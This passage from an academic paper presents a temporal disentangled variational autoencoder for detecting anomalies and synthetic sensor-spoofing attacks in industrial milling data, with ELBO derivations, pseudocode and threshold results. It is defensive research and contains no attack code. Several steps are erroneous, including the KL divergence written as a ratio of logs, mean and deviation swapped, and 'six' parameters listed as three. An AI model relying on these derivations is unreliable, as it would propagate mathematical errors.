


Figure 1: Autoencoder.

identical as in this case the process fails. More specifically, in data set X consisting of N samples from an independent and identical distribution, the process of giving birth to x samples is implemented on the basis that each x_i comes from its separate latent variable h_i which it does not share with any other sample x_j; that is, there are no global latent variables. Based on the above hypothesis, the proposed VAE aims to determine the unknown distribution. The encoder must first be calculated as follows [22, 25, 29]:

$$\begin{aligned}\text{posterior} &= \frac{\text{likelihood} \times \text{prior}}{\text{normalizing constant}} \longrightarrow P(Z|X)\\ &= \frac{P(X|Z)\cdot P(Z)}{P(X)} = \frac{P(X|Z)\cdot P(Z)}{\int P(X,Z)\mathrm{d}z},\end{aligned} \tag{2}$$

where posterior is $P(Z|X)$, likelihood is $P(X|Z)$, prior is $P(Z)$, and normalizing constant or evidence is $P(X)$. The calculation of evidence $P(X)$ is done by marginalizing for the latent variables Z as follows:

$$P(X) = \int P(X|Z,\theta)\cdot P(Z)\mathrm{d}z = \int P(X,Z,\theta)\mathrm{d}z. \tag{3}$$

However, calculating this integral requires exponential time, because the distribution of latent variables Z is continuous, so the term $P(X,Z,\theta)$ is a complex probability function, due to the nonlinearity of the latent planes. The problem of maximizing the term $\log P(Z|X)$, through the Bayes rule, is reduced to [29, 30]

$$\begin{aligned}\log P(Z|X) &= \log\frac{P(X|Z)\cdot P(Z)}{P(X)}\\ &= \log P(X|Z) + \log P(Z) - \log P(X).\end{aligned} \tag{4}$$

Since the term $P(X)$ is incalculable, the term $P(Z|X)$ is also incalculable, through the Bayesian rule, in which case, the variational inference method will be required to calculate it. Specifically, since the term $P(Z|X)$ is incalculable, a family of $Q_\varphi(Z|X)$ distributions is used to approximate the actual ex-post distribution $P(Z|X)$. Using the Kullback–Leibler (KL) deviation, it is possible to calculate the probability between the actual dissemination of the latent variables Z, given X, $P(Z|X)$, and the approximate distribution of the latent variables $\widehat{Z}$, given $\widehat{X}$, $Q_\varphi(Z|X)$. The following equation applies to the second term $Q_\varphi(Z|X)$ [29–31]:

$$Q_\phi(Z|X) \approx Q_\phi(Z). \tag{5}$$

The KL deviation between the two distributions takes the following form:

$$\begin{aligned}&D_{\mathrm{KL}}\left[Q_\phi(Z)\|P(Z|X)\right] = E_{Z\sim Q}\left[\frac{\log Q_\phi(Z)}{\log P(Z|X)}\right]\Rightarrow\\ &D_{\mathrm{KL}}\left[Q_\phi(Z)\|P(Z|X)\right] = E_{Z\sim Q}\left[\log Q_\phi(Z) - \log P(Z|X)\right],\end{aligned} \tag{6}$$

where D denotes the KL deviation between two distributions. Applying Bayes' rule to the second term, the equation becomes

$$\begin{aligned}&D_{\mathrm{KL}}\left[Q_\phi(Z)\|P(Z|X)\right] = E_{Z\sim Q}\left[\log Q_\phi(Z) - \log\left[\frac{P_\theta(X|Z)\cdot P(Z)}{P(X)}\right]\right]\\ &\Rightarrow D_{\mathrm{KL}}\left[Q_\phi(Z)\|P(Z|X)\right] = E_{Z\sim Q}\left[\log Q_\phi(Z) - \log P_\theta(X|Z) - \log P(Z) + \log P(X)\right]\\ &\Rightarrow \log P(X) - D_{\mathrm{KL}}\left[Q_\phi(Z)\|P(Z|X)\right] = E_{Z\sim Q}\left[\log P_\theta(X|Z)\right] - D_{\mathrm{KL}}\left[Q_\phi(Z)\|P(Z)\right]\\ &\Rightarrow \log P(X) - D_{\mathrm{KL}}\left[Q_\phi(Z|x)\|P(Z|X)\right] = E_{Z\sim Q}\left[\log P_\theta(X|Z)\right] - D_{\mathrm{KL}}\left[Q_\phi(Z|X)\|P(Z)\right].\end{aligned} \tag{7}$$

The last equation is the variational Evidence Lower Bound (ELBO) and is a lower barrier to probability [28, 29, 30]. The left-hand side of the equation has the term $P(X)$ to be maximized, plus an error term. The error term is the KL deviation between $Q_\varphi(Z|X) \approx Q_\varphi(Z)$ and $P(Z|X)$, which leads the distribution Q to produce latent variables Z, given the input variables X. The aim is to minimize KL deviation between the two distributions. So, the problem comes down to maximizing the term ELBO. If the Q distribution is approached with high accuracy, then the error term becomes small. In summary, ELBO is derived from the following formula [24, 25, 30]:

$$\begin{aligned} \text{ELBO} = L(X,Q) &= \log P(X) - D_{\text{KL}}\left[Q_\phi(Z|X)\|P(Z|X)\right] \Rightarrow \\ \log P(X) &= L(X,Q) + D_{\text{KL}}\left[Q_\phi(Z|X)\|P(Z|X)\right], \end{aligned} \tag{8}$$

and if the KL deviation is nonnegative, then

$$\log P(X) \geq L(X,Q). \tag{9}$$

Also, the ELBO is equal to

$$\begin{aligned} \text{ELBO} = L(X,Q) &= E_{Z\sim Q}\left[\log P_\theta(X|Z)\right] - D_{\text{KL}}\left[Q_\phi(Z|X)\|P(Z)\right] \Rightarrow Q_\phi(Z|X) \approx Q_\phi(Z), \\ L(X,Q) &= E_{Z\sim Q}\left[\log P_\theta(X|Z)\right] - D_{\text{KL}}\left[Q_\phi(Z)\|P(Z)\right]. \end{aligned} \tag{10}$$

The term $E_{Z\sim Q}[\log P_\theta(X|Z)]$ is the reconstruction cost and the term $D_{\text{KL}}[Q_\phi(Z|X)\|P(Z)]$ is the penalty or regularization term, which ensures that the explanation of the data, $Q_\varphi(Z|X) \approx Q_\varphi(Z)$, does not deviate much from the term of the observations $P(Z)$. The regularization term, or penalty, imposes a cost on the optimization function to make the optimal solution unique.

In conclusion, using the family of distributions $Q_\varphi(Z|X)$, where φ are the parameters of the encoder to be determined by stochastic or minibatch ascending or descending algorithm, where in each iteration, the cost function or probability is calculated, which is the minimum barrier of the term $\log P(X)$. To maximize the condition in question, it is necessary to maximize the minimum barrier. So, using variational inference the calculation of the term $P(Z|X)$ becomes possible [12, 22].

Respectively, to calculate the decoder, it is necessary to calculate the term $P_\theta(X|Z)$, using the stochastic or minibatch ascending or descending algorithm; the parameters θ of the decoder must be calculated. To optimize the cost function of ELBO, the training of the inference model $Q_\varphi(Z|X)$ and the decoder (generative model) $P_\theta(X|Z)$ is required at the same time, optimizing the variational ELBO, using a gradient back-algorithm propagation, so that [24, 32]

$$L(X,Q) = E_{Z\sim Q}\left[\log P_\theta(X|Z)\right] - D_{\text{KL}}\left[Q_\phi(Z)\|P(Z)\right]. \tag{11}$$

Information rules are determined based on backpropagation. For the KL deviation between the distribution $P(Z|X)$ and the distribution $(Z|X)$,

$$\begin{aligned} Q_\phi(Z) = N_1 &= N\left(Z|\mu_1, \sigma_1^2\right) \\ &= N\left(Z|M, \Sigma^2\right), \quad \text{where } \mu_1 = M \text{ and } \sigma_1 = \Sigma, \\ P(Z) = N_2 &= N\left(Z|\mu_2, \sigma_2^2\right) \\ &= N(Z|0, I), \quad \text{where } \mu_2 = 0 \text{ and } \sigma_2 = I. \end{aligned} \tag{12}$$

Also

$$\begin{aligned} &\int Q_\phi(Z) \cdot \log P(Z) \mathrm{d}z = \int \left(N|M, \Sigma^2\right) \cdot \log N(N|0, I) \mathrm{d}z = -\frac{J}{2}\log 2\pi - \frac{1}{2}\sum_{j=1}^{J}\left(\mu_j^2 + \sigma_j^2\right) \Rightarrow \\ &\int Q_\phi(Z) \cdot \log P(Z) \mathrm{d}z = -\frac{J}{2}\log 2\pi - \frac{1}{2} \cdot \left(M^2 + \Sigma^2\right), \end{aligned} \tag{13}$$

$$\begin{aligned} &\int Q_\phi(Z) \cdot \log Q_\phi(Z) \mathrm{d}z = \int N\left(Z|M, \Sigma^2\right) \cdot \log N\left(Z|M, \Sigma^2\right) \mathrm{d}z = -\frac{J}{2}\log 2\pi - \frac{1}{2} \cdot \sum_{j=1}^{J}\left(1 + \log \sigma_j^2\right) \Rightarrow \\ &\int Q_\phi(Z) \cdot \log Q_\phi(Z) \mathrm{d}z = -\frac{J}{2}\log 2\pi - \frac{1}{2} \cdot \left(1 + \log \Sigma^2\right), \end{aligned} \tag{14}$$

where J is the dimension of the latent variables Z. The mean values M and the dispersions Σ are defined as follows:

$$M = \begin{bmatrix} M_{11} & M_{12} & M_{13} & \cdots & M_{1J} \\ M_{21} & M_{22} & M_{23} & \cdots & M_{2.J} \\ & \cdots\cdots & \cdots\cdots & \cdots & \\ M_{N1} & M_{N2} & M_{N3} & \cdots & M_{NJ} \end{bmatrix},$$
$$\Sigma = \begin{bmatrix} \Sigma_{11} & \Sigma_{12} & \Sigma_{13} & \cdots & \Sigma_{1J} \\ \Sigma_{21} & \Sigma_{22} & \Sigma_{23} & \cdots & \Sigma_{2J} \\ & \cdots & \cdots\cdots & \cdots & \\ \Sigma_{N1} & \Sigma_{N2} & \Sigma_{N3} & \cdots & \Sigma_{NJ} \end{bmatrix}, \tag{15}$$

where N is the number of variables. Finally, the KL deviation between the P and Q distributions from the ELBO formula is as follows [29, 30]:

$$\begin{aligned} D_{\mathrm{KL}} &= \left[Q_\phi(Z|X)\|P(Z|X)\right] = D_{\mathrm{KL}}\left[N_1\|N_2\right] = D_{\mathrm{KL}}\left[N\left(Z|\mu_1,\sigma_1^2\right)\right]\|N\left(Z|\mu_2,\sigma_2^2\right), \\ \Rightarrow D_{\mathrm{KL}} &= \left[Q_\phi(Z|X)\|P(Z|X)\right] = D_{\mathrm{KL}}\left[N\left(Z|\mu_1,\sigma_1^2\right)\right]\|N(Z|0,I), \\ \Rightarrow D_{\mathrm{KL}} &= \left[Q_\phi(Z|X)\|P(Z|X)\right] = \int Q_\phi(Z)\cdot\ \log\frac{p(Z)}{Q_\phi(Z)}\mathrm{d}z, \\ \Rightarrow D_{\mathrm{KL}} &= \left[Q_\phi(Z|X)\|P(Z|X)\right] = \int Q_\phi(Z)\cdot\left(\log\ P(Z) - \log\ Q_\phi(Z)\right)\mathrm{d}z, \\ \Rightarrow D_{\mathrm{KL}} &= \left[Q_\phi(Z|X)\|P(Z|X)\right] = \int Q_\phi(Z)\cdot\ \log\ P(Z) - \log\ Q_\phi(Z)\mathrm{d}z, \\ \Rightarrow D_{\mathrm{KL}} &= \left[Q_\phi(Z|X)\|P(Z|X)\right] = -\frac{J}{2}\log\ 2\cdot\pi - \frac{1}{2}\cdot\sum_{j=1}^{J}\left(\mu_j^2+\sigma_j^2\right) - \left(-\frac{J}{2}\log\ 2\cdot\pi - \frac{1}{2}\sum_{j=1}^{J}\left(1+\log_j^2\right)\right), \\ D_{\mathrm{KL}}\left[Q_\phi(Z|X)\|P(Z|X)\right] &= -\frac{J}{2}\log\ 2\cdot\pi + \frac{J}{2}\cdot\ \log\ 2\cdot\pi - \frac{1}{2}\cdot\sum_{j=1}^{J}\left(\mu_j^2+\sigma_j^2\right) + \frac{1}{2}\cdot\sum_{j=1}^{J}\left(1+\log\ \sigma_j^2\right), \\ \Rightarrow D_{\mathrm{KL}}\left[Q_\phi(Z|X)\|P(Z|X)\right] &= \frac{1}{2}\cdot\sum_{j=1}^{J}\left(1+\log\ \sigma_j^2 - \mu_j^2 - \sigma_j^2\right), \\ \Rightarrow D_{\mathrm{KL}}\left[Q_\phi(Z|X)\|P(Z|X)\right] &= \frac{1}{2}\cdot\left(J+\log\ \Sigma^2 - M^2 - \Sigma^2\right), \end{aligned} \tag{16}$$

and if the dimension of the parameter $J = 1$ of the latent variables Z, this means that there are univariate Gaussian distributions, and then [29, 33, 34]

$$D_{\mathrm{KL}}\left[Q_\phi(Z|X)\|P(Z|X)\right] = \frac{1}{2}\cdot\left(1+\log\ \Sigma^2 - M^2 - \Sigma^2\right). \tag{17}$$

It is recalled that the term KL deviation has a negative sign in the variational ELBO type, so the aim is to minimize it. Therefore, the stochastic gradient descent algorithm is executed for various samples from dataset D. So the complete equation to be optimized is as follows, for which its derivative must be calculated:

$$E_{X\sim D}\left[E_{Z\sim Q}\left[\log\ P_\theta(X|Z)\right] - D_{\mathrm{KL}}\left[Q_\phi(Z)\|P(Z)\right]\right]. \tag{18}$$

By moving the derivative symbol into the mean values, only one value of X can be sampled and only one value of Z from the distribution $Q(Z|X)$, and thus the derivative of the following equation can be calculated:

$$\log\ P_\theta(X|Z) - D_{\mathrm{KL}}\left[Q_\phi(Z)\|P(Z)\right]. \tag{19}$$

Then, taking the mean value of the derivative of this function for arbitrarily many samples X and Z, the result will converge to the derivative of the complete equation to be optimized $E_{X\sim D}$.

For VAEs to work, it is essential to be driven so that the Q distribution generates encodings for X, which P can reliably decode. The forward pass of the network works properly and produces the correct average value if the output is calculated on an average of many samples X and Z, as it turned out. However, it must backpropagate the error through a level that samples Z through the $Q(Z|X)$ distribution, which is a discontinuous process and has no derivative. The stochastic gradient descent algorithm via backpropagation can handle stochastic inputs but cannot handle units within the input layer. Given the mean value $\mu(X)$ and the coefficient $\Sigma(X)$ of the distribution $Q(Z|X)$, they can be sampled from the normal distribution $N(\mu(X), \Sigma(X))$, sampling first by $\epsilon \sim N(0, I)$. Finally, calculating the variable $Z = \mu(X) + p\Sigma(X).^{*} \epsilon$, which goes after a regular distribution $Z \sim N(\mu(X), \Sigma(X))$, since every linear transformation of a Gaussian random variable is again Gaussian, the equation for which the derivative must be calculated is as follows [29, 30, 33]:

$$E_{X\sim D}\left[E_{Z\sim Q}\left[\log P_\theta(X|Z = \mu(X) + \sqrt{\Sigma(X)} \cdot \varepsilon\right] - D_{\mathrm{KL}}\left[Q_\phi(Z)\|P(Z)\right]\right]. \tag{20}$$

In the above way, it is allowed to calculate the derivative of the average value of ELBO, so that backpropagation can be applied and is computable. So to maximize ELBO, the gradient of ELBO is required to the variational parameters, which is [27, 35]

$$\nabla_\phi \mathrm{ELBO}(\phi) = \nabla_\phi E_{Q(Z;\phi)}\left[\log P\left(\mathrm{data}, T^{-1}(Z)\right) + \log\left|\det J_{T^{-1}(Z)}\right| - \log Q(Z;\phi)\right]. \tag{21}$$

However, to shift the gradient inside the expectation, a standard normal random variate must first be designed and then multiplied by the variational standard deviation $\mu(X)$ and variational mean $\Sigma(X)$, so that [27, 36]

$$\nabla_\phi \mathrm{ELBO}(\phi) \approx \log P\left(\mathrm{data}, T^{-1}(\tilde{Z})\right) + \log\left|\det J_{T^{-1}}(\tilde{Z})\right| - \log Q(\tilde{Z};\phi). \tag{22}$$

Using a combination of Autoencoding Variational Bayes and Automatic Differentiation Variational Inference methods, it will be possible to calculate the hidden z variables, while the proposed system will automatically transform the hidden variables into real coordinate space, in which it can select an approach which is a function of the transformed variables and will optimize its parameters with stochastic gradient ascent. In this way, the proposed system can be applied to solve a broad space of problems without the need to find a detailed solution for each of them.

The transformation aims to draw boundaries in areas where there is a low data density considering a decision limit with a maximum profit margin. The loss function $(1 - |f(x)|)_+$ is entered using $y = \sin f(x)$. Then by selecting $f^*(x) = h^*(x) + b$, the empirical risk can be calculated used the following function [30, 36]:

$$f^* = \arg\min_f \left(\sum_{i=1}^{l} (1 - y_i f(x_i))_+ + \lambda_1 h_H^2 + \lambda_2 \sum_{i=l+1}^{l+u} \left(1 - \left|f(x_i)\right|\right)_+ \right). \tag{23}$$

With this transformation, a superlevel is constructed that plays the role of the decision-making surface, so that the margin of division of the categories is maximized spatially by the implementation of points per data class. When a new data x_0 appears at the model input, then the distances should be calculated using a partition function D, as follows:

$$D_i = D_{(x_0, x_i)}, \quad i = 1, 2, \ldots, N. \tag{24}$$

The data x_0 will be included in the block to which most of the data with the shortest distance of the i and j blocks from x_0 belong, based on the Minkowski distance, which is calculated from the following equation [37]:

$$M_{i,j} = \left\{ \sum_{x_0=1}^{\mathrm{N}} \left| a_{x_0,i} - a_{x_0,j} \right|^p \right\}^{1/p}, \tag{25}$$

where $a_{x_0,i}$ is the k element of A_i and $a_{x_0,j}$ is the k element of A_j.

The algorithm's implementation in terms of the model's temporal behavior follows the basic premise that update data is more important to current predictions but proper categorization requires past information. The right mix of the two processing stages can reduce mistakes and improve classification accuracy. The temporal memory interfaces are implemented based on sets N_{short}, the current prediction, N_{long}, the older prediction, and N_{merg}, the union of both memories so that [38, 39]

$$\begin{aligned} N_{\mathrm{short}} &= \{(x_{0s}, x_{is})\}, \\ N_{\mathrm{long}} &= \{(x_{0l}, x_{il})\} \in R^n \times \{1, \ldots, r\}, \\ N_{\mathrm{merg}} &= N_{\mathrm{short}} \cup N_{\mathrm{long}}. \end{aligned} \tag{26}$$

Defining a table of random variables $D_{mb} \times K$, where D_{mb} is the size of the subset of data selected in each iteration, this table corresponds to the variable θ, while each random variable follows a Dirichlet distribution, and its parameter is α. Then each random variable of the array is transformed into a real space of coordinates, while an array of random variables of dimensions $K \times V$ is defined. This table corresponds to the variable φ, while each random variable follows a Dirichlet distribution, and its parameter is β. And here every random variable in the array is transformed into a real coordinate space. A new observed random variable is then defined based on the logarithmic probability function as follows [23, 29]:

$$\log\ p(d|\theta_d, \phi) = \sum_{w \in d} \log\left[\sum_{k=1}^{K} \exp\left(\log\ \theta_{d,k} + \log\ \phi_{k,w}\right)\right] + \text{const}, \tag{27}$$

where d represents a case of batch data, θ_d represents the class distribution in data batch d, and φ represents the distributions of features K. At this point, the encoder takes as input a data batch and calculates as output a pair of variational parameters μ_i i, and σ_i for each transformed random variable θ_i, that is, parameters of normal distributions in real coordinate space. By defining the mean-field approximation based on the variational parameters μ_i and σ_i of each random variable θ_i and performing Kullback Leibler Divergence Inference, the encoder parameters are provided which will be optimized [40]:

$$L(\varphi; x, \beta) = \mathbb{E}_{q_\varphi(z|x)}[\log\ p(x|z)] - \beta D_{\mathrm{KL}}\left(q_\phi(z|x) \| p(z)\right), \tag{28}$$

where φ represents the encoder parameters, x represents the data, β represents the weight of the normalization term, and z represents the hidden variables. A general description of the proposed model is shown in Figure 2.

An abstract and general description of the algorithmic procedure followed by the proposed TDVA is presented in the following pseudocode as Algorithm 1.

In conclusion, the proposed TDVA appropriately models the real data representation space, separating the features that characterize a problem as separate disentangling dimensions, so that the system can learn a complete feature independent of other nodes. Also, this process is completed without the need for prior training of the system and without the need to find a detailed solution, which makes it computationally accessible. This methodology by utilizing the latent representation of the model creates conditions for high accuracy estimates for similarity rates between data input, thus recognizing with great precision and in a fully automated way the anomalies of the system.

5. Experiment Scenario

The proposed work aims to create a realistic anomaly detection system related to the operation and use of CPS in heavy industries. Mill Dataset Kai Goebel (NASA Ames) and Alice Agogino (UC Berkeley) [41] datasets were selected to model the problem. This is one of the most important datasets which very accurately simulates the operation of specialized industrial equipment which has been used in several studies, turning this set into a benchmark dataset for new algorithms such as the introduced. The input in this set represents experiments from milling operations under various operating conditions and includes information on tool wear in normal cutting, input cutting, and output cutting. The sampling data comes from three alternate types of sensors (acoustic emission sensor, vibration sensor, and current sensor), which have been placed in different positions in the existing simulation.

Specifically, the simulation scenario is related to the machining of metals by large-scale mechanical equipment, where a high-precision rotary cutter removes the material as it moves along a workpiece (Figure 3(a)). The cutter moves forward as it rotates, while the cutting tool inserts a recess into the metal and removes it. Over time, the tool introduces wear and specifically wear called flank wear (VB) which is calculated and aggregated from cut to cut. The worn part is measured from the vertical distance VB, as shown in Figure 3(b)

In general, the set includes 16 cases with a different number of executions of metal cutting repetitions. Six cutting parameters were used to create the data set, namely, the type of metal (cast iron or steel), the depth of cut (0.75 mm or 1.5 mm), and the feed rate (0.25 mm/rev or 0.5 mm/rev). Each of the 16 cases is a combination of the cutting parameters, which simulate the actual operation of the system; for example, one case describes the steel cutting simulation, with a section depth of 0.75 mm and a feed rate of 0.25 mm/rev.

Many of the cases described in the data set are accompanied by a measure of wear in (VB), as the cutting tool may be new, degraded, or worn. The number of executions taken at irregular intervals depends on the degree of wear and has been calculated considering a permissible wear limit. Data were collected through a high-speed data collection panel with a maximum sampling rate of 250 kHz, each section had 9000 sampling points, and the total length of each sampling signal is 36 seconds [42]. A general representation of the signals as described by the 6 sampling sensors during a cut is shown in Figure 4.

Signal processing software was used for the processing and sampling of the data, for the selected device to allow the real-time analysis, but also the acquisition, storage, presentation, and processing of the data in recorded chronological order so that there is a possibility of later simulation or reproduction of the sampled signals. The logical diagram of the operation of the measurements in the experimental part of the operation of the research simulation laboratory is presented in Figure 5.

It should be noted that several sensor signals have been pretreated and, in most cases, the signal has been intensified to be able to meet the equipment threshold demands. The dataset is also a detailed report on how the experiments were performed [42] and the equipment used, and all other technical details about the dataset are available for free use on the NASA Prognostics Center of Excellence website [43].

Synthetic data were added to the baseline describing 30 cases of attacks where sampling was falsified, sensor values were falsified, and false cutting commands were issued. Their design was based on the idea of creating a suitable input in a specific way, which while not easily perceived by individual observers leads the learning algorithm to wrong outputs. In this way the data set is reinforced with more complex examples of anomalies, which are much closer to the normal operation of the machines, resulting in training approaches usually constructed for stable environments in which training and test data are produced by itself and cannot be easily predicted. When the difference between two inputs is




Figure 2: The proposed temporal disentangled variational autoencoder.

#Input
$X \in R^N$
#Encoder
Encoder $Q_\varphi(Z|X)$
#where φ are the encoder parameters and Z are the reduced dimension latent variables
#Code (Latent Representation)
Optimize the $L(\varphi; x, \beta)$
#where φ are the encoder parameters, x the batch data, and β the optimization weight
Calculate empirical risk $f^*(x)$
#where x is the temporal clustering parameter
Temporal dependence N_{merg}
#where merg *is the temporal dependence function*
#Decoder
Decoder $P_\theta(X|Z)$
#where θ are the decoder parameters and Z are the reduced dimension latent variables
#Output
$\widehat{X} \in R^N$, $X \cong \widehat{X}$

Algorithm 1: Temporal disentangled variational autoencoder.




Figure 3: (a) The milling tool that cut the metal. (b) Perspective and front view of flank wear (https://github.com/tvhahn/ml-tool-wear).

minimal, it is assumed that they are comparable in the above modeling. As a result, the metric for comparing the similarity of two inputs is an essential parameter in the issue, and it has an impact on the approximate solutions that are commonly employed.

Anomaly detection is performed using both Reconstruction Error (reerror) which is an anomaly detection performed in Input Space (ISp) and the measurement of the difference in KL deviation between samples which is an anomaly detection performed in Latent Space (LSp).




Figure 4: An example of six signals that are collected during each cut and a normal and an abnormal cut.




Figure 5: Experimental setup of the mill dataset (NASA Ames and UC Berkeley).

For ISp, it is important to set an appropriate threshold according to which data-generating reerror above that threshold will be considered abnormal. The safest way to measure reerror is the Mean Square Error (MSE) which is the most basic measure of comparison that can calculate how well a categorization model approaches the number of correct control examples and is calculated by the following formula [30, 44]:

$$\text{MSE} = \frac{\sum_{i=1}^{n} \left(\hat{Y}_i - Y_i\right)^2}{n}, \tag{29}$$

where Y is an observed value and Y is an estimated value for the predictions n. In this case study, the MSE of all six signals is calculated and the average MSE is used for convenience. Respectively, for the detection of anomalies in LSp, the KL deviation is used, which in essence reflects the relative

difference in entropy between the data samples. Here, also, a threshold can capture the relative difference that indicates when a sample of data is abnormal. Both thresholds were calculated experimentally and approximate the best threshold for ISp 166.4290 and the best threshold for LSp 44.2963.

Then, to check the decision limit where all values above the limit will be abnormal (possibly worn tool) and any values below them will be normal (a healthy tool), the Receiver Operating Characteristic (ROC) metrics were used as well as the corresponding Precision-Recall curves. The Area under the ROC Curve (AUC) reflects the true positive versus the false-positive, while the Precision-Recall curve is a measure of the accuracy of the model and its convergence ability. The exact evaluation of the results of the proposed model is presented in detail in the diagrams of Figure 6, where in addition to AUC and Precision-Recall, there are also the diagrams Threshold-Recall and *r*-error-Recall [30, 44].

The exact results achieved by the model concerning corresponding competing autoencoders models are presented in Table 1.

The illustration of Figure 7 is an effective method of visualizing the decision threshold, where the point at which the samples are incorrectly sorted becomes clear. What is essentially captured is the point of separation of anomalies and noise.

